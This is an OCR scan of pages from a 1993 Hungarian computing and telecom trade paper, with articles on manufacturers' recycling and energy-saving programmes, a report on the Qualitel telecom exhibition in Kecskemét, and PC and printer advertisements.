
Mint az a közelmúltban tör-

új gépek előállítását olcsóbbá teszik. Az ehhez szükséges be-
rendezések telepítése persze
komoly beruházást jelent, de
ez a pénz néhány éven belül
megtérül. Azok a cégek, ame-
lyek sikerrel birkóz-
nak meg a környe-
zetvédelmi problé-
mákkal, a jövőben
mind a kormányok,
mind az EK megren-
deléseinél komoly
előnyökhöz juthat-
nak.

Másrészt viszont

újra kell rajzolniuk terveiket: a
„zöld” gondolatnak már a terve-
zés első fázisában érvényesü-
nie kell. Ebbe az irányba mutat
a processzorcsere felkészített
PC-k terjedése, hiszen nem kell
a szemétre vetni az egész masi-
nát, elég a leggyorsabban el-
avuló alkatrészt, a processzort
vagy az alaplapot cserélni.
Előbb-utóbb ezek visszavételé-
vel is foglalkozniuk kell majd a
gyártóknak, ami a hulladékhasz-
nosítás valóban általános beve-
zetését jelenti.

Kelenhegyi Péter




tént áruhasznáson mérhető
volt, a szigorítások költségsök-
kenést eredményeztek: a mű-
anyagból vagy kartonból készült
újrahasznosított alkatrészek az

A HP programja

A Hewlett-Packard 1983 és 1990 között évente 10 százalékkal csökkentette a veszélyes hulladékok termelését. Különösen az

ózonreteget károsító klór-fluor-
karbon (CFC) használata csök-
kent: böblingeni és skóciai tele-
pén 1992 januárja óta CFC-
mentes gyártási eljárásokat ve-
zettek be, az olaszországi Berga-
móban épült gyárat már eleve
ilyen szempontok figyelembevételével tervezték meg, s 1993-tól a HP minden gyártási folyamatban kiküszöböli a CFC vegyületek használatát.

Tekintettel az ottani törvé-
nyekre, Németországban a HP
minden csomagolóanyagát visz-
szveszi függetlenül attól, hogy
azok újrahasznosíthatók vagy
sem. Ezért minden viszonteladó-



jánál szemégyűjtő konténereket
telepített a cég, és saját költségén,
saját teherautóival szállíttatja el a
csomaghulladékokat. Foglalkoznak
a régi hardverek (CPU-k, lemeze-
gységek, nyomtatók stb.) össze-
gyűjtésével is. A HP németországi
képviselője kilogrammonként 1,5

dollárt ad, ha a felhasználó tele-
pelyhelynél kell átvennie a kido-
básra érett készüléket, s majd-
nem 2 dollárt, ha azt beszállítják
fuvarozóvállalatának központi
raktárába.

Szétszedik az így visszanyert
gépeket, s a még „életképes” al-



Energiatakarékos csillagok

kátrészek a szervizhálózathoz kerülnek. Jelenleg havonta 70 tonna számítógép-részegységet tudnak újra hasznosítani, és mindössze 5 százalék kerül szemétre. Egyes darabok – például a merev- és hajlékonylemez egységek – használt alkatrészként kerülnek ismét forgalomba, néhány integrált áramkör és kártya ázsiai játégyártók üzemében kel újra életre, más elemekből fémeket (aranyat, ezüstöt, palládiumot, rezet, alumíniumot) nyernek ki, a műanyagból pedig tüzelőanyag lesz. Megoldásra vár még a képcsövek hasznosítása, amelyeket egyelőre összeizzítanak, majd talajfeltöltésre használnak.




Ahol lehet, már a tervezés során igyekeznek fémmel helyettesíteni a műanyagot. A HP Vectra sorozatnál például a házat vékony fém bevonattal látták el a szokásos festék helyett. Nem elemeket, hanem kondenzátorokat alkalmaznak a Vectra 486U sorozatban, s maga a csomagolás is régi kartonpapírból és polisztirollá alakítható műanyagokból készül.

Sztójánov Rumen, a HP Magyarország vezérigazgatója személyes élményével egészítette ki a cége környezetvédelmi hozzáállásáról szóló beszámolót. Mikor a közelmúltban a HP németországi, böblingeri telephelyén járt, meglepve látta, hogy egy látszólag teljesen hibátlan, hatalmas épületet éppen lebontanak. Mint kiderült, az üzem egyik legelső, még a hatvanas években épített épületéről volt szó, amely az abban az időben korszerűnek számító azbesztos hőszigeteléssel készült. Miután azonban a tudomány tisztázta, milyen veszélyes is ez az anyag, a HP habozás nélkül a bontás mellett döntött. Röviddel később egy ugyanakkora, ám környezetbarát technológiával készült épületet emeltek a régi helyén.

Januárban múlt egy éve, hogy a Compaq bejelentette az LTE Lite/20 és Lite/25 típusú noteszgépeket, amelyekben az energiatakarékos üzemről gondoskodó mikroprocesszor bizonyos idő után automatikusan elmenti a felhasználó adatait, majd kikapcsolja a tápellátást, s ezzel meghosszabbítja az akkumulátorok élettartamát. Ugyancsak a múlt év elején hirdette meg akkumulátor-újrahasznosítási programját a Compaq, környezetbarát megoldást ígérve a táska- és noteszgépeiben alkalmazott tölthető telepek feldolgozására.

Májusban pedig csatlakozott az akkor meghirdetett „Energy Star Computers” programhoz,

amely az energiatakarékos számítástechnikai eszközök fejlesztésének támogatására jött létre. Az önkéntes résztvevők elkötelezték magukat az energiatakarékos konstrukciók kifejlesztése és a meglévők áramfogyasztásának csökkentése mellett. E termékekben használhatják az *Energy Star Computers* feliratot. A Compaq nem elégedett meg ennyivel: részt vesz az Egyesült Államok Környezetvédelmi Ügynöksége (Environment Protection Agency, EPA) irodástechnikai termékek energiahatékonyságának javításával foglalkozó útmutatójának kidolgozásában, s az irodahelyiségek energiatakarékos világítását elősegítő *Zöld fény* projektben.



Zöld betűkkel...

...írják a Siemens-Nixdorf nevet is. A német óriásnál a környezetvédelmet úgy fogják fel, mint a társadalomnak tett ígéretet: a termékek javaival óvatosan, körültekintően sáfárkodni. Mint mondják, már a tervezésnél a helyes útra kell lépni, s arról a gyártási folyamat során sem szabad letérni.

Ezért üzemekben szennye-

zéssel nem járó technológiákat vezettek be, a termékeket újrahasznosítható csomagolóanyagokban szállítják, az elhasznált készülékeket pedig visszaveszik és reciklálják. Mi több, aktív szerepet vállaltak a környezetvédelemmel kapcsolatos adatok összegyűjtésében és feldolgozásában is.

K. P.



Qualitel Kecskeméten

(Folytatás az 1. oldalról.)

ségeikhez mérten igyekeztek kedvezményeket adni a kiállítóknak. Az először jelentkezők 8000 forint négyzetméterenkénti alapdíjra december 25. előtti átutalás esetén 7200 forintra módosult, a visszatérők a fenti dátumot megelőző fizetés esetén csak 6400 forintot, utána 7200 forintot fizettek négyzetméterenként. Ehhez járult még a standépítés 5900 forintos díja.

Sajnos még a kiállítók csekély számát is lényegesen alulmúlta az önkormányzatok érdeklődése. Fájó ez különösképpen azért, mert az önkormányzatok fokozottan érdekelték a távközlés-fejlesztésben, s éppen ezért a Qualitel – akárcsak 1992-ben – idén is célul tűzte ki az önkormányzati szakemberek informálását.


Mintegy 3000 polgármesteri hivatalba jutattak el tájékoztatót a rendezvényről, a nagyobb önkormányzatok megkapták a teljes programot. Az érdeklődő levelek száma alig haladta meg a *tízet*, a rendezvényen körülbelül húsz fő jelent meg. Történt ez annak ellenére – hallottuk Csuka úrtól –, hogy az önkormányzatoknak nem kellett konferencia-részvételi díjat fizetni, csak a szállás és az étkezés költségei hárultak a polgármesteri hivatalokra. Kívülálló számára szinte érthetetlen ez a nagyfokú érdektelenség ígáz, tavaly sem özönlöltek a hivatali apparátusból, mintegy ötvenen vettek részt), a szervező azonban mond néhány valószínű okot: túl sok a hasonló témájú konferencia mostanában, februárban volt például Tatán egy távközlési előadásorozat; az önkormányzati dolgozók annyira túl vannak ter-

helve, hogy képtelenek akár csak néhány napra is kiszakadni a munkából.

Hiába volt a kiállítás kulturált és tágas, látogatók mégsem hömpölyögtek a standok között. Zömében egymást keresték fel a résztvevők, időnként pedig beözönlöltek az iskolások hasonló rendezvényekre már megszokott csapatai. A kiállítók főként arra panaszkodtak, hogy a konferencia és a kiállítás helyszíne távol volt egymástól, így az előadások szünetében a hallgatóság nem kereste fel a termékbemutatót. Csuka László objektív akadályokra hivatkozott, Kecskeméten – elmondása szerint – nincs akkora épület, ahol két ilyen nagyságú rendezvény helyet kaphatna. A jövőre nézve azonban keresik a megoldásokat: az idei kettő helyett három szekciósban hangzanának el az előadások, hosszabb szünetekkel; a két helyszín között autóbusz szállítaná a résztvevőket; terveznek külteri bemutatókat; a kiállítók egyszeri ingyenes belépőt kapnának a konferenciára.

Több résztvevő elégtelenségnek találta a Qualitel reklámját. Úgy vélték, későn kaptak helyet a rendezvényről szóló híradások a helyi televízióban, s más hírközlő szervek sem tájékoztatták kellőképpen a kecskemétiakat. A városban szinte alig lehetett Qualitel plakátot látni – kritizáltak – nem is beszélve az útbagázító táblákról. Csuka László válaszként elmondta, hogy hirdettek a HVG-ben, hat moziban, több mint egy hónapig a *Képülés*ban, voltak reklámok a kecskeméti televízióban és a helyi buszokon. A városi útbagázítás valóban elmaradt, sajnos nem tudtak az illetékesekkel megegyezni.

Megnehezítette a szervezők munkáját a december eleji telefonszám-változás is. Saj-




nalatos, de tény – így Csuka úr – hogy a budapesti tudakozó az érdeklődőknek nemhogy a számváltozásról, de még csak a régi számról sem tudott felvilágosítást adni, ugyanis nem szerepelt nyilvántartásában a Qualitel. Ez volt az oka annak, hogy december első napjaiban elnémultak a cég telefonjai, a szervezés legintenzívebb szakaszában vált a Qualitel Bt elérhetetlenné partnerei számára. Aprónak tűnő, s a technika mai színvonalán roppant egyszerűen megoldható probléma, mégis – a szervezők véleménye szerint – nagyon károsan hatott az előkészítő munkára.

Hogy mennyit változtott meg eredeti céljaiból a Qualitel, arra még korai lenne határozott választ adni. Az biztos, hogy az önkormányzatok nem sokat profitáltak a rendezvényből, s vélhetően a kiállítók sem itt kötötték meg az év szerződését. Mégis, volt, aki már a harmadik napon úgy nyilatkozott, hogy érdemes volt eljönni, mert olyan kapcsolatokat születtek, amelyekből üzlet várható. Ma már nem divat az azonnali illetéktelenség, a kapcsolatfelvétellel azonban jó alkalom lehet egy-egy ilyen rendezvény – hallottuk az egyik résztvevőtől.

Előbbi írásunkat, s következő összeállításunkat a kiállításon szerzett információk alapján készítette:

Mallász Judit



**A PentaPC-ben akkor is bízhat,
ha már minden a feje tetejére állt**

**Pentacomp Kft. 1117 Bp. Budafoki út 183.
Tel.: 161-3030/198, 193 • Tel./Fax: 161-3032**

PentaPC 286-tól 486-ig

- a jól ismert minőségi és szolgáltatási színvonalon:
 - **2 év eszeregarancia** magáért beszélt,
 - kívánság szerinti összeállítások,
 - meglévő számítástechnika integrálása,
 - alacsony sugárzású monitorok széles skálája,
 - EPSON, HP, CANON nyomtatók teljes választéka,
 - Conner és WD winchesterek összes típusa 40–540MB.
- | | | | |
|-----------------------|-----------------|------------------------|------------------|
| 286-20 | 31.000,- | 486DX-33 | 77.000,- |
| 386SX-33 | 35.000,- | 486DX2-50 | 90.000,- |
| 386DX-40 | 43.000,- | 486DX-50 | 101.500,- |

Nagy adatállományok felgyorsított kezelése
IDE cache vezérlővel – már **16.500,- Ft-tól**

Tartalom: bábó ház, 1 MB DRAM, IDE vez., 1,2 MB floppy, VGA vez. 512/1 MB VRAM, 1s+2p+1g port, 101 gombos billentyűzet.

Opció: bármi, amit Ön óhajt.
Áraink az ÁFA-t nem tartalmazzák.

traco

A MINŐSÉGET CSAK
EGYSZER KELL MEGFIZETNI

**Az amerikai
IDG Test Center
első és harmadik
helyezettjei:**

**ALR FLYER LCT 32
ALR FLYER SD 32**

**Kedvező feltételekkel
a hivatalos distributor
és szervizközponttól.**

**Már 18 ASC
(Authorized Service Center)
országszerte.**

ÚJ!!! PARAGON 3.0
Ingyen upgrade,
-kedvezményes
upgrade !!!

ALR

Distributor

CHANTAL
Distributor

BUSLOGIC
Distributor

traco

1137 Budapest,
Váci út 18/ ALR III. em.
(Struktura Irodaház)
Telefon: 111-1023, 112-3072,
112-7490/162, 163, 164, 165
Fax: 111-7651


Cégposta

Bár az Alcatel fő profilja a távközlés, Kecs-keméten a postai feldolgozó berendezések területén hallhattak újdonságokról az érdeklődők. Háromféle elektronikus bérmentesítő és egy hajtógató-borítékoló automata működés közben is megtekinthető volt. Az Alcatel 4400-as óránként 3500 levél bérmentesítésére alkalmas, a 7500-as típus hatezer, a 7700-as nyolcezer levelet tud feldolgozni óránként. A berendezések a levél jobb felső sarkába – állítható forint-értékű – bélyeget, keletbélyegzőt és a cég reklámját nyomtatják. A Magyar Posta számára az egyszerűbb és gyorsabb feldolgozás mellett előnyt jelent az is, hogy a

lehetővé válik, hogy a bérmentesítőket elektronikus levélmérleg vezérelje. Szintén újdonság, hogy egy készülék akár 14 különböző költséghelyi postai ráfordításait képes kezelni. Az adatok ki is nyomtathatók.

„A levélmérleggel összekapcsolt konfigurációban már a MIKI mérlegét szeretnénk az Ifabón bemutatni. A Magyar Postánál már több mint négy száz MIKI levélmérleg működik. Úgy gondoltuk, két levelet ütünk egy csapásra. Egyrészt az Alcatelnek nem kell a saját berendezéseivel kialakított rendszerét a magyar viszonyokhoz igazítani, másrészt támogatjuk a hazai ipart. Terveink között szerepel, hogy a MIKI mérlegekkel felépített bérmentesítő rendszerekkel megjelenünk a kelet-európai piacokon is” – mondta Almási Tibor.

Mi a hajtógató-borítékoló automata egyszerű? Tovább egyszerűsíti a levélpostai küldemények feldolgozását. Az Alcatel 7720-as normál vastagságú papírból akár öt darabot be tud hajtogatni egy borítékba, amit kívánásra le is ragaszt.




**Óránként hatezer levél
feldolgozására képes
az Alcatel 7500-as. A dátum
beállítás után
automatikusan működik**

bérmentesítőgép előre feltölthető a postaköltséggel, így nem kell a postának a díjelőleges küldemények-több milliárdos terhet magára vállalnia.

Almási Tibor, a berendezéseket forgalmazó AHT Híradástechnikai Kft. termékmenedzsere elmondta, hogy az Ifabón várhatóan már a három gép következő generációjával találkozhatunk. A Qualitelen bemutatott, jelenleg forgalomban lévő, értékállít kerekkel működő készülékek mellett az Ifabótól kezdődően megvásárolhatók a nyomógombos berendezések is. Az újdonság lényege, hogy a mechanikus szerkezet helyébe villamos működtetés lép, s ezáltal

**Levélhajtógató, -borítékoló
és -lerasztó készülék: költségkímélő, gyors,
és még bele sem olvas a levelekbe**



Arccal az ISDN felé


Tovább szélesíti választékát az Ericsson távbeszélő-alközpontok kizárólagos magyarországi forgalmazója, a Kontrax Irodatechnika. A kiállításon az ISDN-kompatibilis Ericsson Businessphone 24-gyel találkozhattunk, amely 6/16-tól 8/24-es kiépítésig modulárisan bővíthető. Érdekessége a rendszernek, hogy a telefonkészülékekbe gyárilag beépítették a kilenc csatlakozóponos soros portot, így modem nélkül, közvetlenül megvalósítható a számítógépek közötti adatátvitel. Mind a központ, mind a kéthuzalos végberendezések teljesen digitálisak. *Madács János*, a Kontrax kecskeméti képviselőjének vezetője a

Qualitelem arról is beszámolt, hogy a Businessphone engedélyeztetése folyamatban van, az Ifabón már forgalomképes rendszert szeretnének bemutatni.

A másik kiállítási újdonság a nagy-britanniai GPT decentralizált

„Ne zavarjanak!” – kéri az elfoglalt főnök a titkármától. A készülékről leolvasható, mely mellékek foglaltak

hálózati elemekből felépülő digitális kommunikációs rendszere, az ISDX. A rendszeren belül a beszéd, a szöveg, az adatok és a képek átvitele, valamint az átviteli csator-



na vezérése digitális úton történik. Az ISDX moduláris felépítésű. Az egészen kis kiépítéstől kezdve tetszőleges nagyságú, többszekrénys konfiguráció és tetszőleges, korlát-

lan nagyságú hálózat is kialakítható. Az ISDX koncepciója biztosítja, hogy a kommunikációs rendszer megfeleljen a nyilvános ISDN követelményeinek.

24 órás ügyelet


Adatvonal analizátorok állandó és automatikus állapotfelügyeletét ellátó távriasztó monitorral bővítette kínálatát a kanadai Consultronic. *Turáni József*, a

cég magyarországi képviselője a Qualitelem elmondta, hogy a Telaarlet annyira új termék, hogy árki alakítása még a tengerentúlon is csak most van folyamatban. A

készülék, hozzákapsolva az Auto-TIMS vonali analizátorhoz, üzemszavar esetén azonnal jelzést ad a távoli felügyelő személyzetnek.

Mint ahogy arról múlt év októberében már beszámoltunk, a Postai és Távközlési Főfelügyelet (PTF) nyolc Auto-TIMS-t és nyolcvan TX-1 transzpondert rendelt a Consultronicstól. Ezeket december 15-ig le is szállították, s azóta újabb két analizátorra és húsz mérőjeladóra jelentette be igényét a PTF. Turáni úrtól azt is megtudtuk, hogy a Főfelügyelet vidéki telephelyeire is tervezi Consultronic mérőműszerek elhelyezését.

Még egy újdonságot láthattak az érdeklődők a cég standján Kecskeméten. A Classmate hívóvonal-azonosító kéziműszer érdekessége, hogy helybeli vizsgálatok és minősítések elvégzésére is alkalmas. Igény esetén a Consultronic arra is vállalkozik, hogy kártya- és szoftverváltásokat hajtson végre a mindössze 445 gramm tömegű eszközön.





MOTOROLA

Hogy az eseményeket közben tartsa...!




ÁRCSÖKKENÉS!

- kézi rádiók
- mobil rádiók
- rádió-távvezérlés

COMPORT Kft.
1015 Budapest, Donáti u. 3.
Telefon: 201-4059
Telefax: 156-7545

Felhasználva az Europa Telecom szerzett tapasztalatokat, a Matáv Rt. Radio Contact Kft.-je folytatja az előkészületeket a CT2 szolgáltatás bevezetésére. A vezetékes telefonhálózatot rádiós összeköttetéssel meghosszabbító megoldásnak négy területen van létjogosultsága Magyarországon – halottuk Kecskeméten *Baka István* ügyvezető igazgatótól. A lakás-célú felhasználás egyetlen telefonkészülékhez maximum 8 kézi-beszélő csatlakoztatását teszi lehetővé, szabad mozgást biztosítva a beszélgetőknek a családi ház, illetve a kert területén. Egy készülékfajtán már folyik a típusvizsgálat, a rádiós mérések pozitív eredménnyel zárultak, a távközlési vizsgálat még nem fejeződött be. Amennyiben nem jön közbe, valami váratlan akadály, a CT2 otthoni felhasználására már a második negyedévben lehetőség nyílik.

Zsinór nélküli alközpontok is kiépíthetők CT2-vel. Ez az irodai célú megoldás egyaránt alkalmazható bővítéseknél és új rendszerek telepítésénél. Az összes alközponti funkció biztosítása mellett előnyt jelent a házon belüli szabad mozgás lehetősége. Baka úr szerint ezen a területen várható a legnagyobb érdeklődés, jól kihasználhatják a hordozhatóság előnyeit például a kórházak, szanatóriumok, üdülők. A szolgáltatás bevezetésének várható időpontja 1993 harmadik negyedéve.



A nyilvános célú felhasználásnak két változata van. Az ügynevezett Telepoint jellegű szolgáltatás előfizetői csak kezdeményezhetnek hívást, a Franciaországban elterjedt Pointel rendszerű CT2 pedig két-irányú híváslehetőséget biztosít. A hazai tervek között szerepel a nagyforgalmú csomópontok ellátása, s így a nyilvános telefonfülkék előtti sorbanállás megszűntetése, valamint a külvárosok rongálásából eredő telefontendőknek enyhítése. A nyilvános alkalmazással kapcsolatban néhány érdekes jelenségre hívtak fel figyelmünket Baka István. Németországban kereskedelmi okokból abbahagyták a bővítést, ugyanis a CSM árának meredek csökkenése várható. Ennek következtében a digitális rádiótelefon széleskörű elterjedésére, s a CT2 feleslegessé válására számítanak. Nagy-Britanniában 1992-ben indult a CT2, s nem egészen egy év alatt 15 ezer kézibeszélőt vettek használatba a szigetországban.

Végül a negyedik alkalmazási lehetőség az ügynevezett alternatív távbeszélő-technika. Ebben az esetben a bázisállomástól maximum 1,5 kilométer távolságra fix telepítésű telefonkészüléket helyeznek el (mozgó készüléknél a hatótávolság 200 méter), amelyek ideiglenes jelleggel, a vezetékes hálózat megérkezéséig hagyományos telefonállomásként használhatók. A kábelezés el-készülékek a CT2 készülék továbbítható.

Elképzeléseink szerint a négy felhasználási lehetőséget párhuzamosan valósítjuk meg. Az Europa Telecom után elvi javaslat született a továbblépésre. A Ma-

táv felkérte a Radio Contactot az alternatívák kidolgozására, illetve arra, hogy a CT2-t építse be üzleti tervébe. Döntés még nem született, a konkrét megvalósítás finanszírozási részét még meg kell oldani. Nincs még elköltelezettség egyetlen szállító felé sem, a végleges partner(ek) kiválasztása versenyzetetéssel történik majd. Javaslatunk szerint induláskor elsődlegesen a Matáv budapesti és a soproni igazgatóságának területét vonnánk be a nyilvános szolgáltatásba. Fontos szerepet tölthet be a CT2 az Expo '96 építkezéséinél is, a munkások egymás közötti kommunikációjának megkönnyítésében" – mondta az ügyvezető igazgató.



Számítástechnikai újdonság! Ismerje meg a CYCLOPS-t!

Az írásvetítőre helyezhető PROXIMA LCD panelekhez csatlakoztatható CYCLOPS interaktív mutató rendszer segítségével úgy dolgozhat a kivettett képnél, mint az egérrel a számítógépe mellett. A fálnál mozgatható ablakokat, választható funkciókat úgy, hogy nem kell odamennie a számítógéphez.



A PROXIMA magyarországi viszonteladója az Interface Kft. Budapest XI., Hunyadi J. u. 162. Tel.: 182-7778, 166-5322/55, 58 Levélcím: 1775 Budafok I. Pf. 124. Fax: 227-1672

Színes PROXIMA LCD kivettítők, írásvetítők és a Magyarországon bemutatkozó CYCLOPS

X.25 a Molnál

Négy Philips kapcsológépből álló X.25 munkahálózat üzembe helyezése munkálatairól számolt be a Sci-Modem Kft. A Mol Rt. rendszere két 6 vonalas és két 12 vonalas kapcsológépből, valamint egy felügyelőállomásból épül fel. Két végpont üzemel Budapesten, egy csatlakozópont Siófokon, a negyedik állomás bekapcsolására (Szolnokon vagy Százhalombattán) a közeljövőben kerül sor, hallottuk Kocsis Lászlótól. A rendszert a Mol Rt. saját vonalain üzemelteti, a modemek szintén Philips gyártmányúak. A hálózatot főként Decnet és IBM SNA alkalmazások futnak. Az elképzelések szerint az X.25 rendszer 9,6 kilobit/secundumos bérlet vonalakat váltana ki, s 1:4 arányú vonalmegtakarítást eredményezne. A vizsgálatok befejeztével a Mol Rt. várhatóan pályázati felhívást tesz közzé a konkrét megvalósításra.

Minthogy a Sci-Modem a Lanex Kft.-vel, a RAD hazai disztribútorával is kapcsolatban áll, az innen származó újdonságokat is bemutatjuk Kecskenmetén. Ezek között volt a RAD Network Devices (RND) Opengate moduláris multiprotokoll router/bridge eszköze. Az Ethernet, Token-Ring, FDDI és WAN hálózatokban egyaránt al-

kalmazható Opengate kapacitása szinte végtelen, kártyái a darabszámuktól függetlenül mindig maximális teljesítményt nyújtanak. A párhuzamos RISC architektúrájú, hibátűrő hálózati eszközözön Sun Sparcstation munkállomáson futó Multiman felügyelőrendszer kapcsolódik. Szintén a Multiman felügyeli az épületen belüli struktúrát kábelezzük Lannet hálózatokat, amelyeknek aktív eszközei nemrég kerültek be a Sci-Modem választékába.

Az olcsóbb kategóriájú Discovery termékek faxmodemmel egészülnek ki – a Sci-Modem két típus engedélyeztetését indította el. A hibajavítás 2496CX pozitív vizsgálati eredményei március elején már a Postai és Távközlési Főfelügyeletnél voltak, így várhatóan annak forgalmazása kezdődhet meg először – 24 500 forintért. A 2496CF faxrésze az előbbi típusával azonos, eltérés csak a modemben van. Egyszerűbb kivitelű változatának ára 19 600 forint.

Még az idén Vax 6000-re teszi át Digitális Terepmodell (DTM) rendszerét a PKI Távközlési Intézet, tudtuk meg a Qualitelem *Koós Árpádtól*, a programcsomag fejlesztőjét. A jelenlegi TPA 1140-en működő szoftver három fő részből áll. A DTM 200 hazánk számítógépes térképét tartalmazza minden 200 × 200 méteres kiterjedésű tepelepre, a tengerszint feletti magasság 1 méteres pontosságával. Az adatbázisban szerepelnek a telep egyenetlenségére és, a felszín-

borítottására jellemző kódszámok. A DTM 1000 az előzővel megegyező adatokat tartalmaz, kicsit durvább felbontásban. A DTM 3000 Európa 44 szaxálékának topográfiai adatbázisa.

A Digitális Terepmodell önmagában véve egy raktár, az adatok halma; felhasználására különféle frekvenciatervek készítésénél, illet-

ve a Frekvenciagazdálkodási Intézet engedélyezési folyamatában kerülhet sor. A PKI TI Számítástechnikai osztálya a DTM-mel főként bémunkát végez, egy teremtészetből sornyomatott kinyomatva 60 forintba, színes rajzzal megjelölt 135 forintba kerül. Ehhez járul még a terapepadat-házalát 4 forint/kilométeres költsége.

DTM Vaxon

Ez egy

Positive

ajánlat

Mindest már
105 000 Ft-tól
kínáljuk Önnek!



386SX/33 MHz CPU, 2 MB RAM, 3.5" 1.44 MB floppy, s/p port, 14" mono VGA monitor, billentyűzet, „slim” ház, MS-DOS 5.x és mindehhez **Windows 3.1-et és egeret adunk ajándékba**

Az Intel és Cyrix processzorok széles kínálatával 386SX/33 MHz – 486DX2/66 MHz-ig önálló gépként, hálózati munkállomásként, illetve akár **FILE SERVER**-ként is biztosan számíthat rá.

Tandon
Positive

ELSŐRANGÚ MINŐSÉG ELÉRHETŐ ÁRON!

Winchesterek és egyéb kiegészítők nagy választéka (nyomtatók, streamerek, monitorszűrők, szoftverek stb.)



OMIKRON
Számítástechnikai és Informatikai Szövetkezet
1084 Budapest, József u. 53.
Telefon: 113-7855. Fax: 114-0090

HEWLETT PACKARD

Stabil pont a változó világban

Ismerje meg és próbálja ki a modern nyomtatási technológiát

- LaserJet IIP Plus lézernyomtató**  **78.000 Ft + ÁFA**
- A4-es, 300 dpi, 512KB RAM, 4 lap/perc
- magyar fontkészlet és kézikönyv
- LaserJet IIIP lézernyomtató** **112.500 Ft + ÁFA**
- A4-es, 300 dpi, 1MB RAM, RET, 4 lap/perc
- PCL5 programnyelv, soros/párhuzamos port
- magyar kézikönyv
- LaserJet 4 lézernyomtató** **189.000 Ft + ÁFA**
- A4-es, 600 dpi, 2MB RAM, RET, 8 lap/perc,
- PCL5 programnyelv, 35 TrueType, 10 IntelliFont,
- 250 lapos adagoló, soros/párhuzamos port
- DeskJet 500 AKG tintasugaras nyomtató** **54.600 Ft + ÁFA**
- A4-es, 300 dpi, max. 3 lap/perc
- 100 lapos adagoló, 16 KByte RAM
- magyar karakterkészlet, 3 év garancia
- DeskJet 550C AKG új színes tintasugaras** **88.600 Ft + ÁFA**
- A4-es, 300dpi, max. 3 lap/perc
- 100 lapos adagoló, 80 KB RAM
- magyar karakterkészlet, 3 év garancia
